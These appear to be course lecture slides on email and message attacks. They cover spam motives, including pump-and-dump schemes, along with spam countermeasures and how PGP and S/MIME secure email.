


Email and Message Attacks



Fake Email

- Attackers using fake email know most people will spot the forgery.
- Even if the attacker's success rate is only 0.1%, on 100.000, 100 potential victims may not spot the warning signs and will be harmed.



Reasons for Spam

- Advertising
- Pump and Dump
- Malicious Payload
 - Eg. To sign your computer up to be a controlled agent of a botnet
- Link to Malicious Website
 - To bring users to a web site -- offensive content or to disseminate malicious code
- The price is right
- Phishing



Pump and Dump

- “penny stocks” because their prices are denominated in pennies, not in dollars, euros, or pounds. Penny stocks are quite volatile. Because volume is low, strong demand can cause a large percentage increase in the price. A negative rumor can likewise cause a major drop in the price.
- A trader
 - pumps—artificially inflates—the stock price by spreading rumors that cause a surge in activity
 - then dumps the stock when its price is high enough.
 - The trader makes money as it goes up; the spam recipients lose money when the trader dumps holdings at the inflated prices, prices fall, and the buyers cannot find other willing buyers.
- Spam lets the trader pump up the stock price to thousands of people at the same time.



Volume of Spam and countermeasures

- spam constitutes 84%, 71%, 45% depending on the estimator!!!
- 300 billion the daily email sent (total)
- Filtering at mail server
- Legal Actions
- Technical shutdown (Waledac/Storm 60,000 to 80,000 nodes)



Spam: countermeasures

- Legal
 - Spam is not yet annoying, harmful, or expensive enough to motivate international action to stop it
- Source Addresses
 - Email sender addresses are not reliable.
- Screeners
 - Spam detection
- Volume Limitations
- Postage



Pretty Good Privacy PGP

Use PK cryptography to guarantee one or all the CIA properties

- Create a random session key for a symmetric algorithm.
- Encrypt the message, using the session key (for message confidentiality).
- Encrypt the session key under the recipient's public key.
- Generate a message digest or hash of the message; sign the hash by encrypting it with the sender's private key (for message integrity and authenticity).
- Attach the encrypted session key to the encrypted message and digest.
- Transmit the message to the recipient.



PGP key distribution

PGP tackles the key distribution problem with what is called a ring of trust or a user's keyring

- One user directly gives a public key to another, or the second user fetches the first's public key from a server
- Some people include their PGP public keys at the bottom of email messages
- And one person can give a second person's key to a third



S/MIME - Secure Multipurpose Internet Mail Extensions

MIME defines the format and handling of email attachments

S/MIME is the internet standard for secure email attachments.

- Uses hierarchically validated certificates, usually represented in X.509 format, for key exchange.
 - the sender and recipient do not need to have exchanged keys in advance as long as they have a common certifier they both trust
- works with a variety of cryptographic algorithms, such as DES, AES, and RC2 for symmetric encryption

